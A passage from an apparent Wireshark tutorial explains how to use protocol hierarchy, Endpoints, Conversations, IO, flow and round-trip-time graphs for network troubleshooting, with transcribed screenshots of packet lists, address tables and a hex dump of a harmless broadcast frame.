
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	331	100.0	97214	8500	0	0	0
Ethernet	100.0	331	4.8	4634	405	0	0	0
Internet Protocol Version 4	93.1	308	6.4	6176	540	0	0	0
User Datagram Protocol	18.1	60	0.5	480	41	0	0	0
Simple Service Discovery Protocol	1.2	4	0.7	692	60	4	692	60
Multicast Domain Name System	2.4	8	1.5	1456	127	8	1456	127
Domain Name System	3.0	10	0.7	703	61	10	703	61
Transmission Control Protocol	73.7	244	75.6	73453	6422	194	37858	3310
Transport Layer Security	13.3	44	64.1	62316	5448	43	62093	5429
Hypertext Transfer Protocol	0.9	3	1.2	1165	101	1	211	18
HTML Form URL Encoded	0.3	1	0.4	382	33	1	382	33
Apache JServ Protocol v1.3	0.6	2	1.6	1544	135	2	1544	135
Internet Group Management Protocol	1.2	4	0.1	128	11	4	128	11
Data	18.1	60	9.6	9346	817	60	9346	817
Address Resolution Protocol	1.2	4	0.2	148	12	4	148	12

Wireshark creates a display window with all the data concerning the various protocols. If you have this data from regular traffic before problems occur, you can take another snapshot when problems emerge and compare them to try and recognize changes and probably the cause of the problem or issue.

Analyzing Endpoints Using Wireshark


Sometimes we want to see where the traffic ends when doing the traffic analysis. We would like to see the endpoints of communication, in other words. This could be an IP or MAC address.

We can select Statistics, and then Endpoints, to see the communication endpoints with their statistics.




```
No.    Time          Source                                  Info
 8296… 18466.598768  140.82.113.25                          0 443 → 20722 [ACK] Seq=3909 Ack=1760 Win=32768 Len=0
 8296… 18466.744676  18.204.249.20                          0 443 → 18332 [ACK] Seq=46265 Ack=32669 Win=33024 Len=0
 8296… 18466.746826  18.204.249.20                          9 Application Data
 8296… 18466.746893  192.168.1.36                           4 18332 → 443 [ACK] Seq=32669 Ack=46360 Win=130304 Len=0
 8296… 18466.764566  172.217.163.7                          0 443 → 20733 [ACK] Seq=5340 Ack=1458 Win=63488 Len=0
 8296… 18466.764569  172.217.163.7                          3 Application Data
 8296… 18466.764724  192.168.1.36                           4 20733 → 443 [ACK] Seq=1458 Ack=5379 Win=130816 Len=0

> Frame 1: 60 bytes on wire (480 bi                         face \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: currento_0e:be:                         :ff:ff:ff:ff:ff)
> Data (46 bytes)

0000  ff ff ff ff ff ff 14 a7  2b 0e
0010  be ef 01 72 65 61 6c 74  65 6b
0020  61 63 6b 5f 64 65 74 65  63 74
0030  74 00 00 00 00 00 00 00  00 00
```

Additionally, by clicking the Endpoint Types button in the bottom right corner and selecting the protocol we want to filter for, we can filter these data by protocol.


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Wireshark · Endpoints · Ethernet
Ethernet · 14
IPv4 · 483
IPv6 · 6
TCP · 2052
UDP · 2077
□ Name resolution
□ Limit to display filter
Endpoint Types ▾
Copy ▾
Map
Close
Help

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
1.1.1.1	19	1386	0	0	19	1386	—	—	—	—
1.38.196.85	1	146	1	146	0	0	—	—	—	—
1.192.193.112	10	1777	5	1432	5	345	—	—	—	—
3.1.111.250	35	9313	17	7026	18	2287	—	—	—	—
3.6.178.123	53	13 k	24	9042	29	4118	—	—	—	—
3.114.129.228	71	21 k	35	14 k	36	7002	—	—	—	—
3.126.192.219	1,486	477 k	569	386 k	917	91 k	—	—	—	—
3.218.21.200	4	389	2	209	2	180	—	—	—	—
3.223.110.241	861	381 k	360	125 k	501	256 k	—	—	—	—
3.230.235.18	27	7861	13	6449	14	1412	—	—	—	—
8.8.8.8	37	4114	18	2728	19	1386	—	—	—	—
8.43.72.98	114	30 k	53	22 k	61	7379	—	—	—	—
13.33.144.30	51	17 k	23	13 k	28	3949	—	—	—	—
13.33.144.33	396	269 k	195	257 k	201	12 k	—	—	—	—
13.33.144.35	161	19 k	76	9121	85	9944	—	—	—	—
13.33.144.40	24	8048	11	6690	13	1358	—	—	—	—
13.33.144.49	216	24 k	101	10 k	115	13 k	—	—	—	—




```
)6-15 12:06:47 104.20.45.29      192.168.1.36     TCP    60        443    62671    443 → 62671 [ACK] Seq=65 Ack=2 Win=72
)6-15 12:06:47 192.168.1.36      23.207.154.15    TCP    55        62697  443      62697 → 443 [ACK] Seq=1 Ack=1 Win=508
)6-15 12:06:47 23.207.154.15     192.168.1.36     TCP    66        443    62697    443 → 62697 [ACK] Seq=1 Ack=2 Win=248
```


Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
23.207.154.15	2	121	1	66	1	55	—	—	—	—
52.49.37.140	2	121	1	66	1	55	—	—	—	—
74.125.24.189	2	143	1	68	1	75	—	—	—	—
74.125.200.189	2	143	1	68	1	75	—	—	—	—
104.20.45.29	1	93	1	93	0	0	—	—	—	—
104.24.117.194	7	453	4	291	3	162	—	—	—	—
104.26.4.190	2	121	1	66	1	55	—	—	—	—
104.28.4.132	36	3972	18	1722	18	2250	—	—	—	—
172.67.73.98	38	19 k	21	18 k	17	1114	—	—	—	—
172.217.160.131	1	137	0	0	1	137	—	—	—	—
172.217.163.68	10	5634	5	2564	5	3070	—	—	—	—
172.217.194.189	4	305	2	155	2	150	—	—	—	—
172.253.118.188	2	121	1	66	1	55	—	—	—	—
185.77.152.26	4	332	2	166	2	166	—	—	—	—
192.168.1.1	2	164	1	90	1	74	—	—	—	—
192.168.1.33	9	1146	3	492	6	654	—	—	—	—
192.168.1.36	125	33 k	62	8201	63	24 k	—	—	—	—

Analyzing Conversations

While analyzing network traffic, we may at times want to see data on a two-end conversation. By choosing Statistics and then Conversations, we can do that.



```
8315… 18701.312239  192.168.1.36    5 [TCP Keep-Alive] 20689 → 443 [ACK] Seq=2179 Ack=4269 Win=131072 Len=1
8315… 18701.707258  140.82.114.25   6 [TCP Keep-Alive ACK] 443 → 20689 [ACK] Seq=4269 Ack=2180 Win=32768 Len=0 SLE=2179 SRE=2180
8315… 18702.343658  192.168.1.36    5 [TCP Keep-Alive] 17977 → 5228 [ACK] Seq=1230 Ack=4876 Win=130816 Len=1
8315… 18702.480137  74.125.200.18   6 [TCP Keep-Alive ACK] 5228 → 17977 [ACK] Seq=4876 Ack=1231 Win=67072 Len=0 SLE=1230 SRE=1231
8315… 18703.393240  192.168.1.36    4 20333 → 8009 [PSH, ACK] Seq=88319 Ack=94082 Win=130560 Len=110 [TCP segment of a reassemble…
8315… 18703.396579  192.168.1.33    4 8009 → 20333 [PSH, ACK] Seq=94082 Ack=88429 Win=90816 Len=110 [TCP segment of a reassembled…
8315… 18703.396642  192.168.1.36    4 20333 → 8009 [ACK] Seq=88429 Ack=94192 Win=130304 Len=0

> Frame 1: 60 bytes on wire (480 bi    face \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: currento_0e:be:    :ff:ff:ff:ff:ff)
> Data (46 bytes)

0000  ff ff ff ff ff ff 14 a7  2b 0e
0010  be ef 01 72 65 61 6c 74  65 6b
0020  61 63 6b 5f 64 65 74 65  63 74
0030  74 00 00 00 00 00 00 00  00 00

Ethernet: <live capture in progress>    Packets: 831577 · Displayed: 831577 (100.0%)    Profile: Default
```



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	21	7382	21	7382	0	0	4532.35344	4048.7739	14	0
1.1.1.1	192.168.1.36	32	2333	0	0	32	2333	671.681222	17171.6112	0	1
1.38.196.85	192.168.1.36	1	146	1	146	0	0	121.594313	0.0000	—	—
1.192.193.112	192.168.1.36	10	1777	5	1432	5	345	7284.41466	2.6232	4367	1052
3.1.111.250	192.168.1.36	35	9313	17	7026	18	2287	300.23679	60.6548	926	301
3.6.178.123	192.168.1.36	53	13 k	24	9042	29	4118	7724.93944	66.6897	1084	493
3.6.243.25	192.168.1.36	44	16 k	20	10 k	24	5133	2269.56476	28.9219	3016	1419
3.7.200.244	192.168.1.36	2	132	2	132	0	0	4567.39187	0.1243	8494	0
3.114.129.228	192.168.1.36	71	21 k	35	14 k	36	7002	3087.43423	2311.3390	50	24
3.126.192.219	192.168.1.36	1,486	477 k	569	386 k	917	91 k	675.447081	255.5962	12 k	2860
3.215.10.43	192.168.1.36	44	16 k	20	13 k	24	3196	4108.99947	9.8963	10 k	2583
3.218.21.200	192.168.1.36	716	94 k	297	52 k	419	42 k	4118.22718	4593.4384	90	73
3.223.110.241	192.168.1.36	1,417	583 k	593	202 k	824	381 k	1272.74572	15154.8491	106	201
3.228.235.253	192.168.1.36	48	18 k	20	13 k	28	5786	2291.83113	6.8374	15 k	6769
3.230.235.18	192.168.1.36	27	7861	13	6449	14	1412	377.335890	84.0371	613	134
3.234.166.91	192.168.1.36	47	16 k	21	12 k	26	3336	2270.35846	28.3269	3595	942
8.8.8.8	192.168.1.36	63	6982	31	4649	32	2333	673.690243	17171.8489	2	1


Wireshark will open a window like this, showing every conversation and then statistics related to that conversation that includes number of packets, bytes, duration of the conversation etc.

Analyzing traffic graphs


It is best to work with graphs when dealing with huge amounts of traffic, instead of scrolling down thousands of captured packets to identify errant packets. There are a couple of graphs within Wireshark which can be used.

IO graphs

These graphs can be used to evaluate highs and lows in traffic. This is very important in tracking matters. To use an IO graph, select a packet and click "IO Graph" under "Statistics." Select "Statistics," then "IO Graph," to create an IO Graph.



```
No.      Time           Source            Info
 8334… 18989.801943   35.170.0.145    9 Application Data
 8334… 18989.801984   192.168.1.36    4 16967 → 443 [ACK] Seq=153233 Ack=113138 Win=511 Len=0
 8334… 18990.587094   35.170.0.145    9 [TCP Spurious Retransmission] , Application Data
 8334… 18990.587160   192.168.1.36    6 [TCP Dup ACK 833452#1] 16967 → 443 [ACK] Seq=153233 Ack=113138 Win=511 Len=0 SLE=112813 SRE…
 8334… 18990.682016   192.168.1.36    5 M-SEARCH * HTTP/1.1
 8334… 18990.687385   192.168.1.33    6 37951 → 64487 Len=514
 8334… 18990.909789   192.168.1.35    2 Membership Report / Join group 239.255.255.250 for any sources / Join group 224.0.0.251 for…

> Frame 1: 60 bytes on wire (480 bi   rface \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: currento_0e:be:   f:ff:ff:ff:ff:ff)
> Data (46 bytes)

0000  ff ff ff ff ff ff 14 a7  2b 0e
0010  be ef 01 72 65 61 6c 74  65 6b
0020  61 63 6b 5f 64 65 74 65  63 74
0030  74 00 00 00 00 00 00 00  00 00
```


Wireshark · I/O Graphs · Ethernet
Wireshark I/O Graphs: Ethernet
Packets/1 sec
8000
6000
4000
2000
0
0
5000
10000
15000
Time (s)

No packets in interval (4396s).


Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	All Packets		■	Line	Packets		None
☑	TCP Errors	tcp.analysis.flags	■	Bar	Packets		None

Mouse ● drags ○ zooms Interval 1 sec □ Time of day □ Log scale

The data in the x-axis is the time in seconds, and the data in the y-axis, according to the graph above, represents the packets per tick. You can filter the graph to display graphs based on the daytime, interval and log scale, and you can even reset applied settings back to normal.

Flow graphs

This gives us a column-type graph showing which connections we might use to troubleshoot, missing frames, retransmission traffic and much more. We can export those results in a text-based production. To construct a flow graph, pick "Statistics," and then "Flow Graph.". By doing so we were able to produce the graph below.



```
No.     Time          Source
8342…  19166.419933  192.168.1.35
8342…  19166.919767  192.168.1.35
8342…  19167.436648  192.168.1.33
8342…  19167.504032  140.82.113.25
8342…  19167.504113  192.168.1.36
8342…  19167.504329  192.168.1.36
8342…  19167.787570  140.82.113.25
```

```
Info
0 Membership Report / Join group 224.0.0.251 for any sources
0 Membership Report / Join group 239.255.255.250 for any sources
0 Membership Report / Join group 239.255.255.250 for any sources / Join group 239.255.3.22 fo…
8 Application Data
4 20722 → 443 [ACK] Seq=2096 Ack=4221 Win=130560 Len=0
2 Application Data
0 443 → 20722 [ACK] Seq=4221 Ack=2124 Win=32768 Len=0
```

```
> Frame 1: 60 bytes on wire (480 bi
> Ethernet II, Src: currento_0e:be:
> Data (46 bytes)
```


```
face \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
:ff:ff:ff:ff:ff)
```

```
0000  ff ff ff ff ff ff 14 a7  2b 0e
0010  be ef 01 72 65 61 6c 74  65 6b
0020  61 63 6b 5f 64 65 74 65  63 74
0030  74 00 00 00 00 00 00 00  00 00
```

Ethernet: <live capture in progress>

Packets: 834249 · Displayed: 834249 (100.0%)

Profile: Default



Time	Comment
0.000000	0xfffa: Ethernet II
0.778324	IGMPv3: Membership Report / Join group 239.255....
2.064234	TLSv1.2: Application Data
2.064324	TCP: 17313 → 443 [ACK] Seq=1 Ack=57 Win=50...
2.064394	TCP: 443 → 17313 [FIN, ACK] Seq=57 Ack=1 Wi...
2.064433	TCP: 17313 → 443 [ACK] Seq=1 Ack=58 Win=50...
2.064524	TCP: 17313 → 443 [FIN, ACK] Seq=1 Ack=58 Wi...
2.083652	TCP: 443 → 17313 [ACK] Seq=58 Ack=2 Win=25...
3.156972	TCP: [TCP segment of a reassembled PDU]
3.207741	TCP: 5228 → 17213 [ACK] Seq=1 Ack=2 Win=26...
3.348780	DNS: Standard query 0x0792 A play.google.com
3.353075	DNS: Standard query response 0x0792 A play.goo...
3.354743	UDP: 56532 → 443 Len=1350
3.399382	UDP: 443 → 56532 Len=42
3.405397	UDP: 443 → 56532 Len=1350

Packet 16: UDP: 56532 → 443 Len=33

☐ Limit to display filter

Flow type: All Flows

Addresses: Any

TCP stream graphs

These are a set of graphs representing network traffic in a graphical style distinct from the graphs above. Let's take a look:

Round-trip time graphs


The round trip time is the amount that the ACK would receive for a packet sent. This occurs within TCP communication, where an ACK is received for every packet sent, confirming a packet delivery. Choose a packet, then navigate to "Statistics," then pick "TCP Stream Graph," then "Round Trip Time Graph" to construct a round trip time graph.

A couple of things to note:

The x-axis is the TCP sequence number and in seconds the y-axis is the RTT

